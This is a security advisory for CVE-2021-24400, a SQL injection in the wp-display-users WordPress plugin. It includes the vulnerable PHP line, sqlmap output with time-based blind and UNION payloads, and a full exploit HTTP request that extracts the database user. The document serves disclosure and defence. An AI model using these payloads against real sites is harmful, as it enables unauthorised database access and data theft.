Wp Plugin Wp Display Users

Plugin Details

Plugin Name: wp-plugin : wp-display-users
Effected Version : 2.0.0 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24400
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

Technical Details


Vulnerable File: `/includes/forms/display-users-manage-role.php#180`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter `id` /includes/forms/display-users-manage-role.php#180

```
180:    $display_users_data = $wpdb->get_row( 'SELECT * FROM '.$wpdb->prefix.'display_users WHERE id='.$_GET['id'].'' );
```

PoC Screenshots




```
PS C:\Users\sheer\OneDrive\Desktop\AutomationScripts\sqlmap> python .\sqlmap.py -r ..\requests\wp-display-users.req -p id --batch --dbms=mysql --risk=1 --level=1

~~~~
[00:55:28] [INFO] parsing HTTP request from '..\requests\wp-display-users.req'
[00:55:29] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:--
-Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=display-users&tab=manage-role&action=edit&id=1 AND (SELECT 2922 FROM (SELECT(SLEEP(5)))xMxq)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: page=display-users&tab=manage-role&action=edit&id=-4476 UNION ALL SELECT NULL,CONCAT(0x716a716271,0x577359786f4
8477a746c5472645848656146 5a6f7a4263457074666d47796d594c6962656c634a69,0x71716b7071),NULL-- -
---
[00:55:30] [INFO] testing MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which inter
sect with yours. Do you want to merge them in further requests? [Y/n] Y
[00:55:30] [WARNING] reflective value(s) found and filtering out
[00:55:30] [INFO] confirming MySQL
[00:55:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[00:55:31] [INFO] fetched data logged to text files under 'C:\Users\sheer\AppData\Local\sqlmap\output\gbkbypass.com'

[*] ending @ 00:55:31 /2021-04-28/
```

Exploit

```
GET /wp-admin/admin.php?page=display-users&tab=manage-role&action=edit&id=-4476+UNION+ALL+SELECT+NULL%2Cuser%28%29%2CNULL--+-
Host: 172.28.128.50
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b
Connection: close
```

```
<div class="form-group col-md-10">
                <input type="text" name="title" id="title" class="form-control" value="bob@localhost" />
                <p class="description">
                        Please enter here role title.                </p>
        </div>
</div>
```